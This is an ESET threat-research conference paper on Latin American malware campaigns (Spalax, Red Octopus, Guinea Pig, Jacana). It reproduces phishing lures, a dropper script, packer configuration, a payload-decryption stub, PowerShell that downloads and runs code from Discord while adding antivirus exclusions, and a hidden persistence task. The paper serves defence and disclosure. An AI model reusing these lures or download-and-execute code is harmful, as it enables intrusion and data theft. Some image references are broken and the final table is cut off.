vb 2023 LONDON

4 - 6 October, 2023 / London, United Kingdom

OPERATION KING TUT – THE UNIVERSE OF THREATS IN LATAM

Camilo Gutiérrez Amaya & Fernando Tavella

ESET, Argentina

camilo.gutierrez@eset.com
fernando.tavella@eset.com

ABSTRACT

As in the tomb of Pharaoh Tutankhamun, aka King Tut, the threat landscape in Latin America is shrouded in mystery, mostly because the evolution of malicious campaigns in the region doesn't get much attention. The ATM attacks [1], the banking trojans born in Brazil [2], and the Machete [3] cyberespionage operations all made the news – but there is more to the story. Just as the archaeological excavations of King Tut's tomb helped us understand life in ancient Egypt, the research that we have carried out in the past five years contributes to a broader understanding of the threat landscape in Latin America.

In recent years, that region has experienced a significant increase in the number and sophistication of malicious campaigns. Whether it's advanced social engineering techniques or improved multi-stage compromise chains, LATAM cybercriminals have been upping their game.

In this presentation we will share details from our recent investigations, which confirm this trend. For example, Operation Red Octopus [4], in which the cybercriminals' phishing emails impersonated governmental entities from Ecuador, and Operation Spalax [5], in which cybercriminals used steganography to deliver the Remcos RAT in disguise. Along with these two, we have been tracking dozens of campaigns with particular characteristics in various countries of the region.

Next, we will draw from our experience in tracking these types of campaigns and will contribute our knowledge for the understanding of the region's malicious ecosystem. These contributions are made around three main topics: cybercriminal motivation, diverse sets of techniques, and the differences between the operations across the countries in the region.

These topics demonstrate the shift from simple, opportunistic crimeware to more complex threats. Notably, we will look at how their targets shifted from the general public to high-profile users, including businesses and governmental entities. We will look at the persistence with which the cybercriminals update their tools again and again, introducing different evasion techniques to increase the success of their campaigns. Finally, we will look at how they expanded their crimeware business to countries outside Latin America, just as we have seen with the banking trojans born in Brazil.

INTRODUCTION

In the past five years, the *ESET Research* team has been documenting cybercriminal activity in the Latin American region. Although the term 'cybercriminal activity' is normally associated with threat actors that operate globally, such as botnet operators or ransomware groups, in this paper we use it to refer to campaigns and operations in which the vast majority, if not all, of the victims are in Latin American countries. Additionally, it has been observed that the attackers behind these operations are residents of the region, as indicated by certain characteristics discussed in the investigations presented in this paper.

This paper is divided into four parts. The first part focuses on describing three regional operations that serve as examples to illustrate the structure and modus operandi of threat actors in the region. Moving on to the second part, a summary is provided of the analysis conducted on at least ten campaigns, utilizing the Cyber Kill Chain [6] framework. This analysis aids in gaining insight into the similarities and differences within the Latin American threat landscape. The third part of the document delves into one specific campaign and other instances of malware with unique characteristics that deviate from the norm. This exploration showcases the continuous evolution of these operations in the region, highlighting exceptions to the established patterns.

Finally, in the last section, the conclusions drawn from the research are presented, summarizing the key findings. It is important to note that the paper relies solely on investigations carried out by *ESET*.

CASE STUDIES

In the following subsections we present a detailed analysis of three operations investigated in recent years. These operations provide an overview of cybercriminal activity in the Latin American region.

Operation Spalax

Operation Spalax [5] occurred in 2020 and was strongly focused on Colombian entities, particularly government institutions and private companies. In this operation, the attackers used targeted spear-phishing techniques impersonating entities such as the SIMIT (a system for paying transit violations in Colombia) and the DIAN (the National Directorate of Taxes and Customs).

Figures 1 and 2 show examples of the phishing emails used in Operation Spalax. The topics used for these emails were diverse, but in all cases they were related to important personal events that require immediate action, for example:

- A notification about a driving infraction
- A notification to attend a court hearing
- A notification of an embargo of bank accounts


SIMIT <notificacionesmultas@simit.org.co> Undisclosed-Recipients: 1 8/17/2020

Notificacion De Foto Comparendo N° 2475569

This message was sent with High importance.

Comparendo 2475569.... 53 KB

simit

Sistema Integrado de información sobre multas y sanciones por infracciones de tránsito.

SECRETARIA DE TRANSITO

ACTA DE INFRACCIÓN DE TRANSITO
Orden de comparendo N° 2475569

The linked image cannot be displayed. The file may have been...

SEÑOR CONDUCTOR


Por este medio se le notifica a usted que presenta un comparendo por foto multa, valor de la sanción $ 975.800 (novecientos setenta y cinco mil ochocientos pesos)

COMPARENDO C701; Ley 4462 del 10 de septiembre del 2011: Conducir un vehículo a velocidad superior a la máxima permitida

Hemos adjuntado su comparendo donde encontrara fotos hora y lugar donde se origino su comparendo

• EVIDENCIAS: FOTOS, LUGAR Y FECHA DE LA INFRACCIÓN

Figure 1: Example of phishing email used in Operation Spalax.


Wed 1/15/2020 2:15 PM

DIAN <correodirecto@diangov.co>

(Ultimo Aviso) Procederemos con una orden de embargo a las cuentas bancarias encontradas a su n

To

This message was sent with High importance.
If there are problems with how this message is displayed, click here to view it in a web browser.
Click here to download pictures. To help protect your privacy, Outlook prevented automatic download of some pictures in this message.

Estado de cuenta dian.rtf 41 KB

Bogotá D.C., 15 de enero de 2020

100220021- 13210
Consecutivo No. 2.668.641

Señor(a)

Asunto: **Procederemos con una orden de embargo a las cuentas bancarias encontradas a su nombre**

Respetado contribuyente,

Para lo dé su conocimiento, nos permitimos informarle que nuestro sistema de información inteligente ha detectado que el estado de su declaración de renta con la dirección de impuestos y aduanas nacionales **DIAN** se encuentran en mora de 180 dias por este motivo se ha determinado proceder conforme lo estipula la ley Art.823 hasta 843-2.

Procederemos una orden de embargo a las cuentas bancarias encontradas a su nombre.

Adjuntamos la información y su deuda a la fecha con una clave la cual es : dian

No es necesario dar respuesta a esta comunicación

COORDINACIÓN DE CONTROL EXTENSIVO DE OBLIGACIONES

Figure 2: Example of phishing email used in Operation Spalax.

In most cases, these emails had an attached document containing a URL pointing to a malicious archive. The attackers used different legitimate hosting services, such as *OneDrive* or *MediaFire*, to host their payloads.

Once downloaded and unzipped, the malicious file was responsible for decrypting and running a remote access trojan on the victim's computer. We observed three distinct types of droppers, which we describe in the following subsections.

Malicious NSIS installers

As a measure to evade detection, these installers contain several benign files as well as two malicious files, an encrypted RAT and a DLL used to decrypt and execute the malware. The DLL is executed with the legitimate binary `rundll32.exe`.

```
Function function_1
    Return
FunctionEnd
Function function_3
    Return
FunctionEnd
Function function_5
    SetFlag 0 97
    Push $R5
    Return
FunctionEnd
Function function_8
    StrCmp $1 "Power" "" label_B
    Return
    StrCpy $R6 "374915"
label_B:
    IntOp $R6 $R6 - "1"
    IntCmp $R6 "0"   label_B
    SetOutPath $TEMP"\sqlweb\arrow"
    File "x-gherkin.xml"
    File "hopscotch.xml"
    SetOutPath $APPDATA"\24\remind\domains"
    File "50-mutter-system.xml"
    File "org.gnome.desktop.a11y.keyboard.gschema.xml"
    File "wbemDC.dll"
    File "formrichtext.xml"
    File "u2l2000.dll"
    File "aspnetregbrowsers.exe"
    File "lregdll.dll"
    File "SERVERLib.dll"
    File "SamplesTopicTypeFilter80.xml"
    SetOutPath $APPDATA"\post"
    File "vsamui.dll"
    File "pgort80.dll"
    File "model18.xml"
    File "MFC80CHS.dll"
    File "edbgps.dll"
    File "60.opends60.dll"
    File "ildasm.exe"
    SetOutPath $TEMP"\usr"
    File "61.opends60.dll"
    SetOutPath $TEMP"\AboutUs\errata"
    File "defaultblack.xml"
    File "x-gamegear-rom.xml"
    File "15.opends60.dll"
    File "g3fax.xml"
    SetOutPath $TEMP
    File "Bonehead"
    File "ShoonCataclysm.dll"
    SetFlag 13 607
    StrCpy $R2 "ShoonCataclysm,Uboats"
    SetOutPath $TEMP
    Exec "rundll32.exe $R2"
    Quit
    Return
FunctionEnd
```

Figure 3: NSIS script for one of the droppers; the malicious files are highlighted – Bonehead being the encrypted RAT, and ShoonCataclysm.dll the dropper.

AgentTesla packers

These packers make use of steganography and other packers like CyaX to hide the RAT that ends up running on the victim's system. In addition, they use benign dead code as an evasion measure. The payload ends up being decrypted and executed in the same address space, or injected into a new process.

Figure 4 (on the following page) shows the hard-coded configuration in the CyaX-Sharp packer.

AutoIt droppers

The attackers also used AutoIt packers that were heavily obfuscated and contained two shellcodes: one to decrypt the payload, the other to inject it into a process. The payload is constructed by concatenating several strings and then invoking a decryption function that uses a single-byte XOR algorithm. Figure 5 shows the concatenation of the payload.

```
static Class6()
{
    Class8.A09JI5hzgceqD();          XOR key
    Class6.string_0 = "QrGcyCTEEJN";                                    Resource with encrypted payload
    Class6.byte_0 = Class2.smethod_1(Class2.smethod_2(Class2.smethod_0("kd7JNnm"), Class6.string_0));
    Class6.string_1 = "0||0||0||0||0||||||0||0||0||0||||||||||||||0||0||0||0||0||0||0||v4||2||1654||0||0||||||0||0||0||||";
    Class6.string_2 = Strings.Split(Class6.string_1, "||", -1, CompareMethod.Binary);
                                                                         Version
    Class6.int_0 = Conversions.ToInteger(Class6.string_2[0]);
    Class6.int_1 = Conversions.ToInteger(Class6.string_2[1]);
    Class6.string_3 = "OCUafaLkmg";   filename to copy the dropper in %APPDATA%
    Class6.string_4 = "bAsDcmcfnCEjW";  Mutex name
    Class6.int_2 = Conversions.ToInteger(Class6.string_2[2]);
    Class6.int_3 = Conversions.ToInteger(Class6.string_2[4]);
    Class6.string_5 = Class6.string_2[6];
    Class6.string_6 = Class6.string_2[5];
    Class6.int_4 = Conversions.ToInteger(Class6.string_2[7]);
    Class6.int_5 = Conversions.ToInteger(Class6.string_2[8]);
    Class6.int_6 = Conversions.ToInteger(Class6.string_2[9]);
    Class6.int_7 = Conversions.ToInteger(Class6.string_2[28]);
    Class6.int_8 = Conversions.ToInteger(Class6.string_2[29]);
    Class6.string_7 = Class6.string_2[30];
    Class6.string_8 = Class6.string_2[31];
    Class6.int_9 = Conversions.ToInteger(Class6.string_2[32]);
    Class6.int_10 = Conversions.ToInteger(Class6.string_2[33]);
    Class6.int_11 = Conversions.ToInteger(Class6.string_2[34]);
    Class6.delegate0_0 = Class6.smethod_8<Class6.Delegate0>("kernel32", "ResumeThread");
    Class6.delegate1_0 = Class6.smethod_8<Class6.Delegate1>("kernel32", "Wow64SetThreadContext");
    Class6.delegate2_0 = Class6.smethod_8<Class6.Delegate2>("kernel32", "SetThreadContext");
    Class6.delegate3_0 = Class6.smethod_8<Class6.Delegate3>("kernel32", "Wow64GetThreadContext");
    Class6.delegate4_0 = Class6.smethod_8<Class6.Delegate4>("kernel32", "GetThreadContext");
    Class6.delegate5_0 = Class6.smethod_8<Class6.Delegate5>("kernel32", "VirtualAllocEx");
    Class6.delegate6_0 = Class6.smethod_8<Class6.Delegate6>("kernel32", "WriteProcessMemory");
    Class6.delegate7_0 = Class6.smethod_8<Class6.Delegate7>("kernel32", "ReadProcessMemory");
    Class6.delegate8_0 = Class6.smethod_8<Class6.Delegate8>("ntdll", "ZwUnmapViewOfSection");
    Class6.delegate9_0 = Class6.smethod_8<Class6.Delegate9>("kernel32", "CreateProcessA");
}
```

Figure 4: Hard-coded configuration in CyaX-Sharp packer.

```
    $G = $G &
    "8F7B71A6E414FF2B22342A78356C5AA3EF305BEAC8FD85C5FF53D5F24E9A03DB8A7496EAB70BD2E38E455E5D399D3180F2F73FD28
    FFEB42370E28454CDBE4655951B7FC1113AF89C19EE49CF95FEC11042C8FFD843F60A6FFBC8FE03CF1B4972B8A3E0A642B194B0F52
    B47ABA3775B06CFE5D62EE70BFCEB09146787E5F9D37408D20DEF68EA0CA2772F2A0A7DAB866400963115F92E"
    $G = $G &
    "BEA338C3B103EB756D2CF9C680C23395A7482A72D0F6E36475C371EB5E974CB69F257569DF75BD0764D33FB4608653944937C18ED
    85C0E0B81ACC7A1D0A427406C62130850A650AA08B4E04E6618C626641F29A2FAA842BEFEEBE665D0114C428EB9519726D784FDB11
    BA5B0FE41C6345878E417DBCB39E6161BEFDA4B894D90C461B46C1834ED2D025493EF7630574D1082E967A98C"
    $G = $G &
    "35603F88D9F119EF6107D5A799B1374384E174562C93A1AE2E6ECE6C057315B2A2752E2CE927E0EE0246707D3EE3BD07B393CA7B8
    5FEB1617722498C1A82FA8A525068576D2C6381F315B4C5A287276683B2F1760FBE8112A10F63FDE9B1583A729B5D6173C28F6E6C9
    F36938CAEA2CFE14F6F584CF9B1C8C21C9ECB1855EEA17B466EAC0DC2F022A105559C47E814BBE75076C35E3B"
    $G = $G &
    "DAED3C80822F17133D2AF2B8C8D9637DBD4667AAE65988C2761FEE8E0DF3B280247CB2427E2D220BE459B642E24962A26400079D7
    167EF531EE93450EB8B8DAF5038B7D03E3B8537x0"
    $G = DECRYPT_PAYLOAD($G, "BVUVYEXMCL", "9")
    RUN_PAYLOAD()
Endfunc

Func RUN_PAYLOAD()
    INJECT_PAYLOAD($G, "a")
Endfunc
```

Figure 5: Concatenation of the payload.

During the course of Operation Spalax, the operators used different commodity malware as the final payload:

- Remcos, where most of the samples were from version v2.5.0 Pro.
- njRAT, where most of the samples were from version v0.7.3 (Lime Edition), but version v0.7.d (Green Edition) was also used.
- AsyncRAT, where version v0.5.7B was used.

It's important to mention that the NSIS installers, AgentTesla packers, and the malware used in this operation are not used exclusively by these operators; they are also used by other cybercriminals in the region, and in some cases appear worldwide.

Finally, the attackers used extensive network infrastructure: during our research into Operation Spalax we discovered approximately 70 different domain names used for C&C corresponding to at least 24 IP addresses. The IPs associated with them came from Colombian ISPs in most cases, although the use of VPN services such as *Powerhouse Management* was also seen. Regarding the domains used, they were registered with Duck DNS and DNS Exit.

Operation Red Octopus

Operation Red Octopus [4] occurred during June and July 2022 and was strongly focused on victims in Ecuador, particularly government entities and institutions in the healthcare sector. In this operation the attackers used spear-phishing techniques, in most cases impersonating the Attorney General's Office of the State of Ecuador using themes such as lawsuits or judicial processes.

These emails contain a URL that leads the victim to download a password-protected archive hosted on *Google Drive* Figure 6 shows an example of an email sent in the Operation Red Octopus campaign.




Figure 6: Example of a phishing email used in Operation Red Octopus.

The following are some examples of the names used for the downloaded archives (translated into English):

- Administrative lawsuit criminal trial
- Bank transfer proof attached
- Criminal process trial demand filed
- Prosecutor criminal process trial demand filed

In order to trick the victims into executing the malicious executable file, the attackers used the *Microsoft Word* icon.

The downloaded file is intended to execute malicious PowerShell code with administrator privileges. If the file is not running with these permissions, it performs the following two actions:

1. Copies itself into the `%TEMP%` folder, renaming itself as `IntAnalyticsManager.exe`.
2. Creates a `Windows` folder (with a space at the end) in the victim's root directory.

Into this last directory, it copies the official *Windows* Standalone Installer known as `wusa.exe`, together with a DLL named `WTSAPI32.dll`. This DLL is hidden in the payload resources.

Having done this, the payload performs a UAC bypass by executing `wusa.exe`, which proceeds to load the fake `WTSAPI32.dll`. This DLL can then run PowerShell code with elevated privileges.




Figure 7: Payload execution via the Windows Standalone Installer.

```
$hello = 'C:\ProgramData\i.log';
Invoke-WebRequest 'https://cdn.discordapp.com/attachments/982077202424279072/991078110495658014/c.64' -Outfile $hello;
$world = Get-Content $hello;
[Reflection.Assembly]::Load([Convert]::FromBase64String($world)) | Out-Null;[Class1]::Run();
Add-MpPreference -ExclusionExtension "exe"
                 -ExclusionPath "C:\ProgramData","$env:TEMP\","$env:LOCALAPPDATA\"
                 -ExclusionProcess "InternalAnalytics.exe";
$f = 'C:\ProgramData\utils.zip';
if (-not(Test-Path -Path $f -PathTy Leaf)){
    try {
        $s = [System.Text.Encoding]::UTF8.GetString(
             [System.Convert]::FromBase64String(
              'aHR0cHM6Ly9jZG4uZGlzY29yZGFwcC5jb20vYXR0YWNobWVudHMvOTkyMTc4MTUxNTgzMTI1NjA1Lzk5MjE4OTU5NjIxMTM2ODAzNy9JbnRlcm5hbEFuYWx5dGljc3ppcA==='));
        Invoke-WebRequest $s -Outfile $f;Expand-Archive $f -DestinationPath 'C:\ProgramData';Remove-Item $f
    }catch{}
}else{};
Invoke-Item -Path 'C:\ProgramData\InternalAnalytics.exe';Remove-Item $hello;
```

Figure 8: Deobfuscated malicious PowerShell code.

The PowerShell payload downloads two files hosted on the instant message platform *Discord*. These files are:

- A DLL that modifies the behaviour of the *Windows* APIs `AmsiScanBuffer` and `EtwEventWrite`
- A ZIP file

This new ZIP file contains another executable file, along with other benign DLLs, which has several checks to determine whether the file is being executed in a virtual machine or sandbox.

If these checks are met, it decrypts the final payload from its resources to copy it to the `C:\ProgramData\data` directory, and to maintain persistence it creates a scheduled task.

```
<?xml version="1.0" encoding="UTF-16"?>
<Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">
  <RegistrationInfo>
    <Author>Microsoft</Author>
    <Description>Windows Updater Service Don't Remove. Might Cause System Crash! </Description>
    <URI>\WindowsUpdate</URI>
  </RegistrationInfo>
  <Principals>
    <Principal id="Author">
<UserId>S-1-5-21-3322241994-4003299013-4203680332-500</UserId>
      <LogonType>InteractiveToken</LogonType>
      <RunLevel>HighestAvailable</RunLevel>
    </Principal>
  </Principals>
  <Settings>
    <MultipleInstancesPolicy>IgnoreNew</MultipleInstancesPolicy>
    <DisallowStartIfOnBatteries>false</DisallowStartIfOnBatteries>
    <StopIfGoingOnBatteries>false</StopIfGoingOnBatteries>
    <AllowHardTerminate>false</AllowHardTerminate>
    <StartWhenAvailable>false</StartWhenAvailable>
    <RunOnlyIfNetworkAvailable>false</RunOnlyIfNetworkAvailable>
    <IdleSettings>
      <StopOnIdleEnd>true</StopOnIdleEnd>
      <RestartOnIdle>false</RestartOnIdle>
    </IdleSettings>
    <AllowStartOnDemand>true</AllowStartOnDemand>
    <Enabled>true</Enabled>
    <Hidden>true</Hidden>
    <RunOnlyIfIdle>false</RunOnlyIfIdle>
    <WakeToRun>false</WakeToRun>
    <ExecutionTimeLimit>PT0S</ExecutionTimeLimit>
    <Priority>7</Priority>
  </Settings>
  <Actions Context="Author">
    <Exec>
<Command>"C:\ProgramData\fc9ke9x2nG.exe"</Command>
    </Exec>
  </Actions>
</Task>
```

Figure 9: Scheduled task configuration used for the malware's persistence.

Lastly, of the samples analysed in Operation Red Octopus, it was found that the operators mostly used the malware known as Remcos v3.4.1Pro, although we also saw that they used AsyncRAT v0.5.7B.

Operation Guinea Pig

Operation Guinea Pig [7] occurred during the month of March 2023 and, unlike the previous ones, was not strongly focused on a particular country but spread to different countries in Latin America, including Mexico, Peru, Colombia and Ecuador.

Although in this operation the attackers also made use of phishing emails, they did not take many precautions to craft emails that impersonate entities specific to each country; instead they chose to impersonate a well-known package delivery company.

Although this practice is very common in campaigns with a global reach, in this case the operators, in addition to writing the content in Spanish, were unusually friendly. This can be seen by the beginning of the body of the email where it says 'Buen día amigo' which translates into English as 'Good morning, friend', showing that the operators were not very interested in creating a convincing or urgent email.




Figure 10: Example of a phishing email used in Operation Guinea Pig.

These emails contain an archive attachment, which in turn contains an executable file that uses the so-called 'double extension' and also uses the icon of a well-known virtualization software.

Figure 11: Executable file abusing the so-called 'double extension'.

This file is in charge of executing malicious VBS code, which invokes the PowerShell interpreter to download a malicious DLL. In this operation, the operators abused the provider ngrok to host their malicious artifacts. This DLL is in charge of downloading the AgentTesla RAT, which proceeds to inject the RAT through the process hollowing [8] technique into the `RegSvcs.exe` process.

DISCOVERING THE THREAT ECOSYSTEM

Apart from the case studies described in the previous section, over the course of the past few years the *ESET Research* team has documented different campaigns operating in the region, as can be seen in the following timeline.

Figure 12: Timeline of publications on attacks in LATAM, tracked by ESET.

Although each of these operations exhibits distinct characteristics, and it is not considered that they are associated with the same threat actor, it is highly likely that multiple actors are involved. It is important to highlight that the malicious operations analysed in this study are limited to specific campaigns exclusively detected in Latin America, rather than encompassing massive campaigns primarily associated with global crimeware.

To compare the characteristics of the analysed operations, we will use the seven stages of the Cyber Kill Chain framework [6] as a reference to describe the threat ecosystem that both organizations and individuals face in Latin America and to understand the similarities that exist.

Reconnaissance

Our analysis reveals that most of the malicious campaigns detected in the region target enterprise users, and even government sectors. These campaigns demonstrate a remarkable degree of sophistication and a deep understanding of their potential victims. The level of specificity and precision observed in these attacks suggests a high degree of targeting, indicating that the threat actors possess detailed knowledge about their intended victims.

This emphasis on precision targeting showcases the evolution of cybercriminal strategies in the region, where attackers are increasingly investing in research and reconnaissance to maximize the impact of their campaigns.

Weaponization

Regarding the tools used in malicious operations in Latin America, we have observed that RATs (remote access trojans) are the preferred type of malware, in particular the njRAT and AsyncRAT families. To a lesser extent, in campaigns focused on government entities, the use of other families, such as Bandook and Remcos, has also been detected.

In terms of the infrastructure used for the propagation of these campaigns, it is common to find the abuse of free file-hosting services such as *Google Drive*, *gulf-up*, *SpiderOAK*, *pCloud*, or *up-00*, although there is a shift toward the misuse of services like *Discord* and *Archive.org*. The use of compromised infrastructure of legitimate websites or the purchase of infrastructure is less common in these types of campaigns.

Delivery

Given the approach of the analysed campaigns, it is not surprising that the main mechanism used by adversaries to reach potential victims is email. Most of these campaigns are highly localized in different countries of the region and impersonate recognized entities in each territory, mainly government or tax entities, although they are not focused on specific users inside the targeted companies.

This approach suggests that the threat actors prioritize the broad impact of their operations rather than focusing on specific individuals or roles within the targeted organizations. By employing this strategy, the adversaries aim to exploit any weaknesses in the organization's security defences and potentially exfiltrate sensitive information.

Exploitation and installation

In summary, the analysed malicious campaigns follow a common pattern in the exploitation and installation phases, according to the Cyber Kill Chain model:

- These malicious campaigns consist of multiple stages involving the utilization of malicious components such as downloaders and droppers, particularly in PowerShell and VBS. These components are used to carry out modifications to the operating system, enabling the download, execution, and persistence of payloads, mainly RAT malware.
- Modifications are made to system components, such as `AmsiScanBuffer` and `EtwEventWrite`, to allow smooth execution of malicious artifacts.
- Campaigns often have long propagation and infection chains, starting with an email that runs a script to prepare the system and download malicious components, all the way to the final payload that allows access to victim information.
- The process hollowing technique, which hides the malicious code within a legitimate process of the operating system, is repeatedly used to achieve the execution of processes in a stealthy manner.
- Obfuscation at multiple levels is common in all the malicious campaigns analysed, since scripting techniques are used to drive the process of infestation.
- Persistence is mainly sought for the final payload, and the most common ways are via system scheduled tasks or copying to the Startup Folder. Adding *Windows* registry keys is more commonly used for executing components directly in memory, rather than for persistence.

Command and control

The way that the attackers establish command and control (C&C) with their victims is related to the type of malware used. However, it is common to find abuse of dynamic DNS (DDNS) services, with *DuckDNS* and *No-IP* being the most widely used.

Actions on objectives

Since the malicious actors seek to deploy RATs, it is clear that their primary goal is to steal personal and financial information. Although the region is not exempt from threats that can lead to extortion and blackmail, these are not addressed in the context of the analysed campaigns, since they are part of more global campaigns that may eventually affect users in the region.

Table 1 (on the following page) presents a concise summary of the key characteristics observed in the analysed operations, organized according to the phases of the Cyber Kill Chain.

EXCEPTIONS TO THE RULE

With everything mentioned so far, a trend toward the use of commodity malware can be seen in the different campaigns or operations discovered in the region, but there are certain cases where we see threat actors carrying out espionage campaigns with more sophisticated malware.

An example of this is Operation Jacana, which occurred during the first half of 2023. Its main objective was to spy on Guyanese government entities using undocumented malware that we have named DinodasRAT.

During the course of Operation Jacana, we saw that the operators had knowledge of the geopolitical activities of the country and abused this knowledge to create specially crafted emails to deceive their victims.

In addition, DinodasRAT is malware written in C++ that can perform different actions on a victim's machine, such as listing running processes, executing commands with `cmd.exe`, and listing files and folders, among others.

Given the characteristics of Operation Jacana, we came to the conclusion that it is a more traditional espionage operation rather than a financially-motivated information-stealing campaign like most other campaigns that affect the region.

ESET has also identified notable exceptions to the established patterns, particularly concerning the infamous banking trojans. While these trojans predominantly target residents of Brazil, there has been a growing trend of their presence in other Latin American countries. Additionally, instances of these banking trojans have even been detected in European countries.

One characteristic that most banking trojans share is that they are developed in Delphi, but in recent years we have discovered and documented two new banking trojans, known as Janeleiro [15] and Spy.Banker.FN, which have an important difference: the use of the *Microsoft* .NET framework. Although we do not have enough information to know whether there is any relationship between these new banking trojans and those documented previously, this difference could indicate that the operators are testing different programming languages or that new operators may be appearing with their own toolsets, while usually in the rest of LATAM we see attackers using existing tools.

CONCLUSION

Based on our investigation we have reached the following conclusions.

First, the attackers behind all these operations or cybercriminal activities seem to be motivated primarily by financial gain. Although it is true that many of the malware families used have functionalities to spy on their victims, given the number of victims that we have seen in these operations and the variety of organizations targeted – for example, health organizations, government entities, and private companies, among others – we think that they are more in search of the personal information of victims to sell in underground forums or to compromise accounts for future campaigns. At the same time, it is important to acknowledge that several countries in the region face challenges in achieving a consistent economic standard for their population. While the specific reasons vary across each country, discussing them in detail falls beyond the scope of this paper. However, we believe that these economic disparities could potentially influence the behaviour of operators in the region.

Also, we have seen that these cybercriminal groups are actively looking into different techniques and ways for their campaigns to be as successful as possible, whether that's by sending very convincing emails to dupe the victim or seeking to evade some security solution.

On the other hand, although there are cybercriminal groups, such as Blind Eagle [16], that exclusively target users in Latin America, attributing these campaigns to a single group would not be technically accurate. From the analysis proposed throughout the paper, we can conclude that there is more than just one group behind the propagation of this type of campaign seeking financial gain. Although over the years there has been talk of other threats that affect the region, such as banking trojans or the Machete APT group, we believe that our paper helps to give a little more visibility into another part of cybercriminal activity. This is significant because it forms a crucial part of the cyber threat landscape in the region.

Finally, Latin America is a region that needs to keep improving its cybersecurity defences since these types of cybercriminal activity and espionage campaigns are not only going to continue through time, but may also increase in sophistication.

Operation	Cyber Kill Chain Phases						
